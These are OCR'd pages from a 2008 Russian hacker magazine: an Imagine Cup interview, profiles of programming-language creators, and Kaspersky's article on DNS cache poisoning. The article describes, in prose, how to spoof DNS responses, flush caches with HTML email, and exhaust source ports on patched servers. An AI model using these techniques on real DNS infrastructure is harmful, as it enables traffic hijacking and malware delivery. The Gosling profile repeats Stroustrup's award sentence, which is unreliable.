За победу в «Проекте Хошими» братья Гребновы из Иваново получили мировую славу и $8k впридачу

Q&A с российской командой Ignition

Q: Как вы попали на Imagine Cup и почему выбрали категорию Software design?
A: Разработка нашего проекта Vigil началась задолго до того, как мы вообще узнали об Imagine Cup, а произошло это в январе этого года – в тот момент, когда большая часть команд уже активно работала над своими проектами. Но получилось удачно: за два месяца до этого мы как раз начали переписывать наш проект под платформу .NET (изначально мы разрабатывали его на Delphi) и у нас не было проблем с участием в конкурсе, тем более учитывая тему этого года.

Q: Что больше всего понравилось в Imagine Cup?
A: Самое классное в Imagine Cup – это большое количество умных и нестандартно мыслящих людей, которые фокусируют свое внимание на решении реальных проблем, которые стоят перед человечеством. После российского финала мы получили кучу отзывов о нашем проекте от различных специалистов: программистов, математиков, экологов, экономистов и даже профессиональных пожарников!

Q: Как вам пришла в голову идея проекта?
A: Первоначальная идея проекта родилась в Санкт-Петербургском НИИ лесного хозяйства около пяти лет назад. Руководитель нашего проекта Юрий Шур является всемирно известным специалистом в области теории лесных пожаров. Наша команда начала работу над проектом в 2006 году и за это время мы собрали и проанализировали тонны информации о моделировании лесных пожаров и разработали эффективную систему для их эмулирования.

Q: Что вы планируете делать после финала Imagine Cup? Что насчет запуска своего бизнеса на основе проекта?
A: Сразу после возвращения из Франции мы отправимся в Краснодарский край вместе со специалистами Санкт-Петербургского НИИ Лесного хозяйства. Там мы опробуем нашу систему в действии. Если все пройдет успешно, мы продолжим разработку Vigil и со временем, возможно, поучаствуем в создании компании для поддержки и развития проекта.

Победители Imagine Cup

Software design
1 место: SOAK, Австралия
2 место: Housekeepers, Словакия
3 место: DigitalMania, Венгрия

Embedded Development
1 место: Trail Blazers, Сингапур
2 место: AcidRain, Ирландия
3 место: Wings, Китай

Game Development
1 место: Mother Gaia Studio, Бразилия
2 место: Drunk Puppy Productions, Бельгия
3 место: GOMZ, Корея

Project Hoshimi
1 место: Red Devils, Россия
2 место: Zephyr, Китай
3 место: Dream Team, Украина

IT Challenge
1 место: Jean-Benoit Paux, Франция
2 место: Cosmin-Viorel Ilie, Румыния
3 место: Yan Liu, Китай

Algorithm
1 место: Roman Koshlyak, Украина
2 место: Szilveszter Szebeni, Венгрия
3 место: Naohiro Takahashi, Япония

Engineering Excellence Achievement Award
Ignition, Россия
Atlas, Болгария
Sparx, США



МАРИЯ «MIFRILL» НЕФЕДОВА
/ MIFRILL@RIDDICK.RU /

СОЗДАТЕЛИ ЯЗЫКОВ ПРОГРАММИРОВАНИЯ

ОНИ ТАКИЕ РАЗНЫЕ, НО КОДИНГ ИХ ОБЪЕДИНЯЕТ

Задумывался, почему Питон называется Питоном? Или зачем на логотипе Java — чашка кофе и вообще, что за странные люди умудряются создавать языки, на которых потом кодят миллионы? Даже если никогда об этом не думал, читай дальше и узнаешь ответы.



БЬЕРН СТРАУСТРУП: C++

Труднопроизносимое имя этого программиста имеет датские корни. Существует два варианта русского написания — Бьерн Страуструп\Бьярне Строуструп — который из них ближе к истине (Bjarne Stroustrup), сказать сложно. На личном сайте Бьерна (буду называть его так) этому вопросу посвящен отдельный, и весьма длинный, абзац FAQ, в котором даже выложен аудиофайл с правильным произношением. Видимо, достали (хотя нескандинаву и аудио-файл вряд ли поможет выговорить это убийственное имя правильно).

Страуструп **родился в Орхусе**, Дания, в далеком 1950. Там же, в местном университете, получил образование, а чуть позже стал доктором наук, поработав над конструированием распределенной системы в лаборатории Кембриджа. В 1979, после защиты в Кембридже, он получил предложение от компании AT&T, а точнее, от уже упомянутых Bell Laboratories, и вместе с семьей переехал в Штаты. Одновременно Бьерн начал работать над созданием C++, который тогда назывался «Си с классами». Создавался язык, что называется, для себя. Как результат, на первых парах поддерживался он исключительно самим Страуструпом. Плюсы в имени появились позже и стали заслугой коллеги Бьерна — Рика Масситти. Родилась идея довольно просто: «плюс» — это распространенная практика обозначения каких-либо улучшений в программе, а также увеличение значения переменной на единицу.

На протяжении долгих лет Страуструп был главой отдела исследований программирования в **Bell Labs** — с самого момента его создания и вплоть до 2002 года. Затем перешел на должность профессора техасского университета A&M. За прошедшие годы Бьерн написал несколько книг по C++. Они переведены на десятки языков и являются, фактически, наилучшей литературой по теме. Разумеется, герой удостоен и множества наград, в том числе избран членом Национальной инженерной академии США в 2004 и отмечен американским научно-исследовательским сообществом в 2005.

КЕН ТОМПСОН И ДЕНИС РИТЧИ: C



На двоих у этих товарищей какое-то почти неприличное количество наград, включая премию бедняги Тьюринга и национальную медаль за достижения в области технологий. В общем-то, оно и не мудрено, ведь они несут ответственность за создание UNIX'а и языка Си, чего, по-моему, вполне достаточно для медали.

Жизнь свела этих двух разных, но по-своему очень похожих людей еще в 60-е годы. Оба — уроженцы Америки, один из Нового Орлеана, второй из Нью-Йорка, учились в престижнейших колледжах планеты (в Беркли и Гарварде, соответственно). У обоих чисто технарское образование, один — магистр электротехники и информатики, второй — бакалавр в области физики и прикладной математики.

На момент разработки Си (в начале 70-х) они оба трудились в известнейшем исследовательском центре **Bell Labs**, на счету которого такие открытия как фотоэлементы, транзисторы, первый 32-разрядный процессор и куча других полезных вещей.

Над Си они работали как над закономерным продолжением языка Би, созданием которого, кстати, в свое время занимался Ритчи. Теперь он развивал свое детище в новом направлении. Си не был их первым совместным проектом, до этого уже имели место **ОСь Multics**, под которую специально создавался язык Bon (детище Томпсона), Unix и B. И только после этого — C.

Сегодня уже можно не писать много красивых и важных слов о значимости этих разработок. Все понятно и так. Unix и упомянутые языки действительно сильно повлияли на развитие нашего ненаглядного «компутерного» прогресса. «Отцам» воздалось по заслугам — в 83-ем году обоих наградили премией Тьюринга. В 99-ом **Билл Клинтон лично вручил им медаль технологий**, плюс перепало на их долю и много других, не таких громких, но все равно заслуженных наград. Старички и по сей день остаются в строю. Томпсон работает в Google, а Ритчи лишь совсем недавно отошел от дел, до этого возглавляя исследовательский отдел Lucent Technologies, где занимался ОСями Plan 9 и Inferno, а также языком Limbo.

ГВИДО ВАН РОССУМ: PYTHON

Ван Россум — крайне веселый дядька и, хуже того, он — голландец. То есть, последнее время шутки про Голландию и траву, конечно, уже перестали быть такими уж смешными, но это все же наводит на кое-какие размышления. Так, Гвидо было мало разработать собственный язык программирования, надо было еще и назвать его в честь шоу «**Летающий цирк Монти Пайтона**» (Monty Python's Flying Circus) — Python. Смотревшие меня поймут :).

В 1982 окончив университет Амстердама, Ван Россум успел поработать со многими крупными НИИ, в том числе и американскими. Он занимался самыми различными вещами, среди которых была и работа над проектом по созданию языка ABC. Затея у проекта была весьма амбициозная — ABC был призван полностью вытеснить BASIC, Pascal и так далее, плюс с его помощью собирались обучать программированию. Перед Рождеством 1991 года Ван Россум неожиданно заскучал и решил попробовать написать свой язык, отталкиваясь от наработок ABC. Очевидно, ему было очень скучно, потому что язык он все-таки написал. И любит свое детище до сих пор. Даже спустя столько лет он присматривает за всем, что происходит в комьюнити и носит забавный статус «великодушного пожизненного диктатора» (Benevolent Dictator for Life). Добавим, что с 2005 года этот остряк работает в Google.





ДЖЕЙМС ГОСЛИНГ: JAVA

Гослинг — канадец. Он родился в 1955 неподалеку от Калгари. По образованию — бакалавр в области вычислительной техники (университет Калгари) и доктор все тех же наук, с дипломом университета Карнеги-Меллона. Говоря проще: профессиональный девелопер софта.
В 80-х годах, **после учебы он пошел работать в SUN,** где и стал «папой» языка JAVA. До этого, еще в университете, успел позаниматься разработкой мультипроцессорной версии Unix, написал несколько компиляторов и почтовых систем. Стоит сказать, что вначале JAVA предназначалась для бытовой электроники. Лишь в процессе разработки стало ясно, что найдутся и более интересные области применения. Исходно язык назывался Oak и только потом был переименован в Яву, путем выбора слова из длинного, рэндомного, списка. А с логотипом все совсем просто — марка кофе «Ява» широко любима прогерами, отсюда и кофейная чашка. Гослинг, как истинный программист, суров и бородат. Степень его суровости легко оценить по такому факту — в 2007 году он впервые за несколько десятков лет (sic!) сбрил бороду. Да и то, исключительно из-за того, что ему делали операцию. В одном интервью он отметил, что ни жена, ни дети его до этого без бороды не видели. Никогда.
Он и по сей день работает в SUN, является соавтором ряда книг и публикаций по своему языку, а на родине, в Канаде, удостоен высшей награды страны, присуждаемой за успехи в какой-либо сфере — Канадского ордена (Order of Canada) и множества наград, в том числе избран членом Национальной инженерной академии США в 2004 и отмечен американским научно-исследовательским сообществом в 2005.



РАСМУС ЛЕРДОРФ: PHP

Куда мы сегодня со своим «Еньтеренетом» и без PHP? Правильно, никуда. Поэтому стоит сказать большое-пребольшое спасибо дяденьке Лердорфу за то, что он этот самый PHP придумал и реализовал.
PHP появился на свет практически случайно. Тебе никогда не хотелось отследить, чем занимаются и что именно читают люди на твоем сайте, в твоем блоге, etc? Большинству — хотелось. Лердфорду тоже. В начале 90-х, будучи фрилансером, он рассылал потенциальным работодателям свое резюме в сокращенном виде, со ссылкой на полную версию. Тут-то ему и пришло в голову, что было бы крайне удобно как-то отлеживать посетителей странички.
За плечами у него был **диплом университета Ватерлоо**, так что Расмус раздумывал недолго. Он сел и написал простенький **CGI скрипт на Perl**, вставив его в пагу с резюме. Эту кусочек кода для сбора статистики он окрестил без затей: «PHP — Tools for Personal Home Page». И, решив блеснуть, сделал статистику общедоступной. В итоге, многие визитеры занятной примочкой заинтересовалась и даже стали спрашивать, можно ли как-то заполучить ее в свое пользование. Лердорф не отказал (тогда движения Open Source в нынешнем его виде еще не существовало, а такого рода вещи назывались просто «freeware»). Невинная, на первый взгляд, фишка вылилась в первую рассылку по PHP, которую уже на момент 1995 года и создал сам Расмус, чтобы как-то облегчить людям возможность обмениваться мыслями и идеями.
Первые версии PHP Лердорф продвигал и поддерживал очень активно, но тот PHP, каким мы знаем его сегодня, сильно далек от исходного. Сам его создатель с 2002 года работает в Yahoo, куда его позвали как раз по части созданного языка. Цитируя одно интервью: «Они хотели, чтобы я помог им с PHP». Своим детищем он, конечно, занимается и сейчас, но уже в качестве «одного из многих». Лердорф по мере сил вносит вклад в дело свободного ПО, регулярно помогая тем или иным проектам.

ЛАРРИ УОЛЛ: PERL

Об этом человеке мы писали уже не раз, но он определенно того достоин — лауреат многих престижных премий, камрад Уолл подарил миру Perl. Родившийся в 1957 в Лос-Анджелесе, Уолл получил совсем не техническое образование — он лингвист. Есть в этом какая-то своеобразная ирония — лингвист создает язык программирования. А ведь пока он не устроился работать в НИИ **NASA**, они с женой собирались отыскать на нашей планете какой-нибудь язык, до сих пор не имеющий письменности (например, где-нибудь в Африке) и создать ее, перевести на новый язык некоторые книги... Словом, романтика и приключения, но жизнь повернулась иначе — из-за проблем со здоровьем от всего этого пришлось отказаться и остаться в Штатах. Тогда Уолл приступил к работе в уже упомянутом заведении. Уолл — большой активист движения за свободное ПО и, по сути, стоял у его истоков. Первая премия «Free Software Award» была вручена именно ему, за все его заслуги в целом и за создание Perl'а в частности. Вообще, довольно интересно, что при написании Перла Уолл руководствовался не только своими программерскими познаниями. Так он утверждает, что ему очень помогло лингвистическое образование, а название языку и вовсе дала **Библия**. Дело в том, что Уолл христианин, а язык изначально носил имя «Pearl» — жемчужина. Это была прямая отсылка: «...Pearl of great price...» («...найдя одну драгоценную жемчужину...», Евангелие от Матфея 13:46). Слово «Pearl» также было и аббревиатурой от Practical Extraction and Report Language, но потом буква «a» потерялась.
Сегодня Уолл хорошо известен как программист, автор и соавтор целого ряда книг по Perl'у и, конечно, лингвист. О своем основном и официальном образовании он забывать не собирается.





ТОМАС КУРТ И ДЖОН КЕМЕНИ BASIC

Было бы просто стыдно не поговорить о том, кто придумал такую незабвенную вещь, как Бейсик. История с его созданием, на самом деле, вышла довольно путаная, и руку к ней успело приложить много народу. Но исходно Basic начался именно с двух профессоров Дартмутского колледжа — Курта и Кемени. В начале 60-х компьютеры только-только начали становиться доступнее простым смертным, и перед учеными впервые встал вопрос не скорости выполнения программ, а удобства их написания. Бейсик родился на свет в виду ряда особенностей машин с разделением времени. Под шефством Курта и Кемени его реализовала группа их студентов. Задумывался он как язык для обучения программированию, хотя впоследствии большая часть критики строилась на том, что после Basic'а нормально прогать человек не может, и исправить это уже не удастся. Как бы то ни было, в 1963 язык был создан и получил имя Dartmouth BASIC.

Настоящая же популярность пришла к нему только в 1975 году. Тогда будущая Microsoft (в то время просто два человека: Билл Гейтс и Полл Алиен) написали под него интерпретатор для компьютеров Altair 8800, названный Altair BASIC. Язык стремительно разветвился на множество диалектов. Например, Apple II базировался на одной из его версий, а под ОСь CP/M написали BASIC-80. Заметим, что второе (или даже третье) дыхание развитию Basic дал опять же Microsoft. Произошло это в начале 90-х, когда был выпущен Visual Basic, уже совсем не похожий на своего предка.

АНДЕРС ХЕЙЛСБЕРГ: TURBO PASCAL, DELPHI, C#.

Датчанин Хейлсберг родился в декабре 1960. В родном Денмарке он окончил местный университет и получил образование инженера-программиста. Надо заметить, программист из него вышел талантливый. В сумме он приложил руку к трем языкам — на его счету Turbo Pascal, Delphi и C#. Еще учась в университете, он стал писать программы под микрокомпьютеры Nascom и создал компилятор для Паскаля, который изначально назвал Blue Label Pascal compiler. Впоследствии он портировал наработку под MS-DOS и переименовал в Compas Pascal, а позже — в PolyPascal. Со всем этим счастьем Андерс находился под крылом небезызвестной компании Borland, которая и лицензировала его детище (aka Турбо Паскаль). Со временем под пристальным наблюдением Хейлсберга, который, кстати, **занимал в Borland International пост главного инженера**, Turbo Pascal не только развился, но и постепенно эволюционировал в Delphi. Над этой «заменой» опять же трудился сам Андерс, являясь главным архитектором проекта.

В 1996 он покинул Borland и перешел прямиком к их главным конкурентам — Microsoft. Незабвенные мелкомягкие очень хорошо умеют переманивать к себе специалистов. В MS Хейлсберг поначалу корпел над языком J++, а потом быстренько дорос до главного архитектора проекта по созданию языка C#. Чем это закончилось, мы прекрасно знаем — у Андерса, конечно, все получилось. Сегодня он является заслуженным инженером (distinguished engineer) компании и продолжает заниматься всяческой поддержкой и развитием своего творения.





НИКЛАУС ВИРТ: PASCAL, MODULA, OBERON, ETC

Ну вот, мы снова возвращаемся к «сильным и бородатым» мира сего. Швейцарец с «говорящей фамилией» Вирт за свои 74 года успел приложить руку с созданию таких языков, как Euler, Algol-W, PL/360, Pascal, Modula, Modula-2, Oberon, Oberon-2, Component Pascal. Три из них — на его личном счету (Паскаль, Модула и Оберон).
Вирт — очень известный ученый и один из пионеров информатики. Родился он в 1934 и в прямом смысле стоял у истоков всего, что мы сегодня пожинаем. Самыми известными и оказавшими наибольшее влияние на развитие программирования разработками, конечно, стали Паскаль, которой послужил фундаментом для многих других языков, и участие в разработке технологии структурного программирования (совместно с Дейкстра и Хоаром).
За свою долгую жизнь **Вирт успел поработать со многими ведущими мировыми институтами и лабораториями**. Тридцать один год он проработал в ETH — Швейцарском федеральном технологическом институте, в Цюрихе. Написал немало книг (часть из них издана и на русском) и получил множество наград, в том числе, премию Тьюринга и медаль Леонардо да Винчи. Лишь в 1999 он вышел на заслуженную пенсию. Впрочем, это не мешает ему оставаться членом трех национальных академий — Swiss Academy of Engineering (Швейцария), U.S. Academy of Engineering (США) и Berlin-Brandenburg Academy (Германия) — и известнейшим ученым, который очень любит опережать свое время. Дело в том, что многие идеи Вирта, высказанные и даже частично воплощенные им в 70-х годах, нашли широкое применение и возможности для реализации лишь в конце 90-х. Посмотрим, что будет дальше.

ЮКИХИРО МАЦУМОТО: RUBY

Удивительно, но Мацумото единственный автор нашей подборки, кто родом с Востока. Страна восходящего солнца не испытывает недостатка в светлых умах, но, видимо, им как-то не везет с языками программирования.
Юкихиро aka Matz, по его собственным заверениям, прогать начал, еще учась в школе. Это было где-то в начале 70-х (учитывая, что он 1965 года рождения). А известен японец тем, что разработал язык Ruby. Основное назначение и призвание языка — естественность (не путать с простой). Matz хотел создать что-то более мощное, чем Перл и более объектное-ориентированное, чем Питон. В итоге, у него вышел **сплав из Perl, Smalltalk, Eiffel, Ada и Lisp**, а полученное творение было названо Ruby («Рубин»). Интересно, что Мацумото — человек верующий. Он активный член Церкви Иисуса Христа Святых последних дней, то есть, мормон. Чего же здесь такого интересного, спросишь ты. А то, что название Ruby — своего рода поклон в сторону Перла, о происхождении названия которого речь уже шла чуть выше. Любопытное «совпадение».





ДЖОН МАККАРТИ: LISP

Пожалуй, самый пожилой участник нашей «переписи» и один из самых значимых. Маккарти родился в 1924 году, в США.
Деятель он более чем известный, например, привычный нашему с тобой уху **термин «искусственный интеллект»** (Artificial Intelligence, AI) **принадлежит именно ему**, Маккарти ввел его в обиход еще в 1955. Но раз уж мы говорим о языках программирования, то стоит отметить еще одно известнейшее детище американского информатика, — Lisp. Лисп стал вторым в истории высокоуровневым языком программирования (первым был Фортран); он использовался и по сей день используется в основном для разрешения сложных задач. Датой рождения Лиспа был 1958 год, а известность к нему пришла чуть позже. В 1960 в журнале Communications of the ACM вышла статья Маккарти с подробным описанием нового языка. По большому счету, Джон стал отцом не только Лиспа, но и основоположником всего функционального программирования как такового.
Забавно, но он, похоже, успел поработать чуть ли не во всех самых престижных учебных заведениях для гиков: в Принстонском и Стэндфордском университетах, Дартмутском колледже и Массачусетском технологическом институте. Осесть Маккарти все же предпочел в Стэнфорде, где и оставался профессором вплоть до 2000 года (пора уже было на пенсию).
Сегодня Джон носит звание заслуженного профессора и справедливо почивает на лаврах.


D FM
101.2
ДЭНС НАУ
ЭВРИБАДИ



КРИС КАСПЕРСКИ

Положи DNS на лопатки

НОВЫЙ ВЕКТОР АТАКИ НА НИКСОВЫЕ DNS-СЕРВЕРА

Дэн Каминский, сообщивший о дыре в DNS, вызвал бурный интерес общественности, подогреваемый замалчиванием деталей атаки. Хакеры реконструировали цепь событий, создав боевые exploit'ы, блокируемые только самыми свежими заплатками. Проанализировав исходный код, я обнаружил намного более серьезные дыры, чем Каминский…

ХРОНОЛОГИЯ СОБЫТИЙ

Готовясь к очередной хакерской конференции Black Hat USA 2008, Дэн Каминский, сотрудник компании IOActive, подготовил доклад, демонстрирующий новые атаки на DNS-сервера. Что интересно, в презентации текст почти отсутствовал. Каминский отказывался разглашать технические детали, нагнетая атмосферу ужаса и паники. Компании, специализирующиеся на компьютерной безопасности, лихорадочно анализировали заплатки, выпущенные производителями, пытаясь определить, что именно было исправлено. Как и следовало ожидать, Каминский не откопал ничего принципиально нового, хотя и извлек из тьмы кромешной ранее использованные, но малоизвестные молодому хакерскому поколению атаки на DNS.

Между тем, на одном из блогов появилось достаточно полное описание предполагаемого сценария атаки, которое, по одной версии, было выболтано Каминским «по пьяни», по другой — независимо реконструировано хакером Халваром Флейком на основе анонса презентации Каминского. В настоящий момент убраны и анонс, и текст Флейка, на месте которого красуется «джентльменское» извинение. Однако, как говорится, что в Сеть попало, то пропало, и описание атаки немедленно расползлось по десяткам сайтов, форумов, блогов и живых журналов.

А за две недели до презентации на metasploit'е появилась пара свеженьких exploit'ов, один из которых предназначен для атак на DNS-сервера, другой — на рабочие станции. Анализ обоих (выполненный мной «по долгу службы») не выявил ничего особенно нового. Подобные трюки я использо-



Свежие exploit'ы на metasploit.com



Дэн Каминский собственной персоной

вал и сам (не для реальных атак, а для pen-testing'а, но что это меняет?) Самое интересное — реальные дыры (о которых Каминский не имел ни малейшего представления) остались не заткнутыми. Я сходу предложил два сценария внедрения в уже пропатченные системы. Не придав им, впрочем, большого значения, поскольку **Endeavor Security Inc** (где сейчас работаю) в основном занимается разработкой и лицензированием сигнатур для различных систем обнаружения вторжения, многие из которых не имеют даже пороговых датчиков. В рамках «чистых» сигнатур (без привлечения специальных модулей) описать атаку на DNS практически невозможно в силу природы самой атаки. Но мне все-таки удалось это сделать, после чего я связался с разработчиками осей и всех популярных реализаций DNS-серверов на предмет: «так когда же будут готовы нормальные патчи?!»
И вот тут началось... Разработчики быстро въехали в ситуацию и попросили меня отложить публикацию до тех пор, пока лекарство не будет готово. В смысле, английскую публикацию. За русскую никакого договора не было, так что читатели «Хакера» имеют возможность получить эксклюзивную информацию из первых рук.

Восход солнца над Сан-Франциско, или как это работает

DNS-протокол может работать как поверх TCP, так и поверх UDP, причем в 99% случаев используется именно UDP — как более быстрый, менее ресурсоемкий, но, в тоже время, и менее защищенный. Чтобы послать подложный пакет, который будет воспринят жертвой как правильный, достаточно угадать (подобрать) идентификатор последовательности (TXID) и номер порта-отправителя (SP#). На этом заканчивается первая фаза атаки и начинается вторая.
В простейшем случае злоумышленник может отправить подложный **DNS-ответ с подложным IP-адресом** некоторого узла, на который ломится жертва. Например, хорошая идея — навязать ложный IP сервера обновлений и заманить жертву на хакерский узел, где лежат «хакнутые» заплатки, начиненные червями или прочей заразой.
Сложность реализации атак подобного рода в том, что рабочие станции кэшируют DNS-запросы. Более того, система не принимает DNS-ответов, которые не запрашивались — хакер должен дождаться момента, когда жертва пошлет DNS-запрос, и сгенерировать подложный ответ прежде, чем это сделает настоящий DNS-сервер! На самом деле, обе проблемы имеют весьма элегантное решение. DNS-кэш обычно невелик, а потому, послав жертве HTML-письмо с кучей картинок, лежащих на внешних серверах с разными доменными именами, хакер может вытеснить из кэша все старые записи. После чего последняя ссылка в письме, ведущая на сервер обновлений, гарантировано пошлет обозначенный запрос в Сеть. Предшествующая ей ссылка на Web-сервер, подконтрольный хакеру, подскажет точное время, когда следует начинать генерацию подложных пакетов. Если хотя бы один из них будет воспринят как правильный, в DNS-кэш попадет «левый» адрес сервера с апдейтами, имеющий все шансы «дожить» до очередной сессии обновлений.
Атака на DNS-сервер сулит еще большие перспективы. Допустим, мы отправляем серверу запрос на разрешение доменного имени xxx.abcdomain.com, заведомо отсутствующего в его кэше, поскольку такого имени вообще нет. Атакуемый DNS-сервер обращается к вышестоящим серверам за помощью. Если хакер успеет возвратить подложный пакет быстрее всех, и этот пакет будет воспринят жертвой как правильный, атакуемый DNS-сервер запомнит хакерский IP. Теперь он будет направлять ему все последующие доменные имена *.abcdomain.com для преобразования их в IP, считая его наиболее компетентным DNS-сервером, лучше других разбирающимся в домене abcdomain.com. Хакер одним махом захватывает целый домен со всеми поддоменнами! Именно этот сценарий и предложил Каминский для атак.
На первый взгляд, ситуация близка к критической, ведь захватывая домены один за другим, атакующий может манипулировать траекторией сетевого трафика по своему усмотрению, воровать конфиденциальную информацию, троянизировать исполняемые файлы и вытворять кучу других фокусов. Однако при ближайшем рассмотрении все видится в ином свете. Сценарий Каминского известен со времен первой молодости интернет, и его эффективность преувеличена. Чтобы захватить домен, нужно послать подложный DNS-пакет, угадав TXID/SP#, что в общем случае требует посылки большого количества пакетов, легко засекаемых даже самой примитивной системой обнаружения вторжения. Во-вторых, информация о кредитках обычно передается через SSL (соединение, заведомо устойчивое к перехвату), а исполняемые файлы (особенно системные) снабжены цифровыми подписями, которые не подделаешь. Даже в случае успешного исхода атаки возможности хакера весьма ограничены, особенно учитывая существование дополнительных защитных комплексов, тех же антивирусов, например.

О чем молчат заплатки

Латать DNS-сервера и DNS-резолверы (входящие в состав всех операционных систем) начали **задолго до «дыры» Каминского**. Древние системы использовали инкрементный TXID (увеличивающийся на единицу с

НОВОСТИ МИРА *NIX И OPENSOURCE
МАЖОРНЫЙ РЕЛИЗ ЯДРА LINUX

После трех месяцев разработки и всестороннего тестирования вышла новая стабильная версия ядра Linux – 2.6.26. Как обычно, большинство изменений связано с исправлением найденных ошибок и улучшением поддержки устройств. Из важных нововведений стоит отметить следующие. Технология виртуализации KVM портирована на архитектуры IA64, S390, PPC и теперь включает базовую поддержку пара-виртуализации. Добавлена поддержка управления питанием PCI Express ASPM (Active State Power Management). Исправлены ошибки в обработчиках ACPI-вызовов. Улучшена работа с протоколом IPv6, предварительная поддержка возможностей стандарта 802.11s, свежеиспеченный видеодрайвер UVC для веб-камер; улучшена поддержка DRM для видеокарт ATI и Intel; тестировщик памяти memtest и отладчик kgdb включены в ядро, новый файл /proc/PID/mountinfo теперь показывает более полную информацию о монтированиях.

Andrey Matveev (andrushock@real.xakep.ru)


Блог Каминского с DNS-чекером, предназначенным для «честной» проверки DNS на уязвимость



links

www.doxpara.com — **блог Каминского** с DNS-чекером, который предназначен для «честной» (как пишет Каминский) проверки DNS на уязвимость, но (как показывает tcpdump) ведет нечестную игру. И вообще, Дэн проявляет большую активность, фиксируемую сенсорами распределенной сети компании Endeavor Security, что наводит на определенные размышления.

каждым DNS-запросом) и фиксированный порт источника, что делало DNS-атаки чрезвычайно простым занятием. Не нужно быть пророком, чтобы угадать заранее известную пару 16-битных чисел, варьирующуюся в очень узких пределах.
После первой волны атак разработчики, почесав в затылке, написали несложную функцию, генерирующую TXID на основе системных часов, значение которых удаленному атакующему неизвестно (во всяком случае, так принято считать). Однако это не сильно смутило хакеров (пионеров, пользующихся готовыми exploit'ами, мы в расчет не берем).
Во-первых, энтропия (то есть мера беспорядка) в этом случае намного ниже 16-бит. Младшие биты системных часов обычно представляют собой константу, поскольку аппаратный таймер не обеспечивает заданного временного разрешения. Старшие же биты обычно также представляют собой константу, и на достаточно коротком временном отрезке меняется только середина 16-битового поля TXID.
Во-вторых, посылая запросы DNS-серверу и получая от него пакеты, хакер «вытягивает» оттуда TXID, которые в подавляющем большинстве случаев ложатся на тривиальную прямую арифметической прогрессии с минимальным разбросом. Он тем меньше, чем ниже загруженность сервера и канала, связывающего его с атакующим. Атаки вспыхнули с новой силой. Разработчики плюнули и сделали то, что им полагалась сделать с самого начала — полную рандомизацию TXID, что, кстати, проще сказать, чем запрограммировать. Ведь TXID должны представлять собой уникальные идентификаторы и не повторяться дважды в течение короткого интервала времени. Алгоритмы, основанные на системных часах, обеспечивают такое распределение в силу «стрелы времени», а вот функции типа rand() требуют специальной доработки «напильником». Реализация усложняется, повышая вероятность косяков, но... чего не сделаешь ради безопасности?
Порт источника долго не хотели рандомизировать, оставляя его как последний бастион. Но 16-битное поле TXID даже при 100% рандомизации (недостижимой на практике) — не слишком-то хорошая защита, и для успешной атаки хакеру достаточно в среднем послать 2^16/2 = 32768 пакетов. Учитывая пропускные способности современных сетей, плюс наличие распределенных ботнетов, атака займет считанные минуты! Система обнаружения вторжений, конечно, среагирует, но противостоять атаке не сможет, так как неизвестно, с какого узла ботнета придет следующий подложный пакет (а вот если хакер не меняет своего IP, то его легко заблокировать).
До Каминского большинство систем использовало простой инкрементный алгоритм (номер порта источника увеличивается на единицу до тех пор, пока не встретится первый свободный порт), но это касается исключительно рабочих станций с DNS-резолверами. У DNS-серверов порт-источника обычно фиксирован и по умолчанию равен 53, хотя разработчики BIND 8 и 9 заблаговременно предоставили опциональную возможность его рандомизации. Когда владельцы других систем лихорадочно качают патчи, пользователи последних версий BIND просто комментируют одну строчку в конфиге named.conf (Крис имеет в виду директиву «`query-source address * port 53;`», предписывающую серверу BIND использовать 53-тий порт в качестве порта для запросов, посылаемых через все локальные сетевые интерфейсы — Прим. ред.), продолжая пить пиво. А потом включают ее обратно, поскольку рандомный порт на сервере — не есть хорошо, так как возникают проблемы с брандмауэрами, трансляторами сетевых адресов и прочие



Каминский и не знает, что в Сети везде понатыканы датчики, сенсоры и что сервера, которые он «атакует», это honey-pot'ы

Black Ops 2008 -- Its The End Of The Cache As We Know It
Dan Kaminsky
Track: The Network
Dan Kaminsky

Каминский на BlackHat'e

конфикты.
Заплатки, выпущенные для предотвращения (читай: затруднения) атак на DNS-сервера и рабочие станции, рандомизовали TXID вместе с портом-источника и изменили политику кэширования DNS-ответов. Казалось бы: теперь мы, наконец, защищены. Как бы не так! Существует, по меньшей мере, два сценария эффективных атак, которые пробивают полностью пропатченные BIND 9, DJBDNS, а также, частично, PowerDNS. И сейчас я их продемонстрирую.

ЗАДЫХАЯСЬ ОТ ЖАЖДЫ

OK, порт источника рандомизирован и выбирается наугад из широкого пула (точные цифры варьируются от одной системы к другой и в грубом приближении составляют 16384, то есть 12 бит, хотя тот же PowerDNS использует всего 1024 порта, что при большом количестве запросов ведет к банальному DoS'у). Допустим, что сервер (или рабочая станция) использует криптостойкую функцию рандомизации, угадать следующее значение которой невозможно. Означает ли это, что атакующему необходимо перебирать 16 бит TXID вместе с 12 битами порта источника? Конечно, нет! Порты — расходные материалы, и они используется не только DNS'ом, но и многими другими службами, реализованными поверх UDP. Это позволяет атакующему вполне легальными средствами захватить большое количество портов, просто посылая пакеты соответствующим службам и ожидая от них ответа. Как раз при генерации ответа и происходит «заем» порта, освобождаемого только после завершения отправки исходящего пакета. Даже если на сервере нет никаких других UDP-служб, атакующий просто обрушивает на DNS шквал легальных запросов, опустошая пул доступных портов, что, в конечном счете, может привести к отказу в обслуживании. Раньше такой проблемы не возникало, поскольку один и тот же порт использовался для всех DNS-ответов, а теперь, с рандомизацией, DNS может брать только свободные порты, количество которых тает буквально на глазах. Псевдослучайная функция назначения порта превращается во вполне предсказуемую. От 12-ти обозначенных бит не остается и следа! А потому рандомизацией портов можно смело пренебречь, 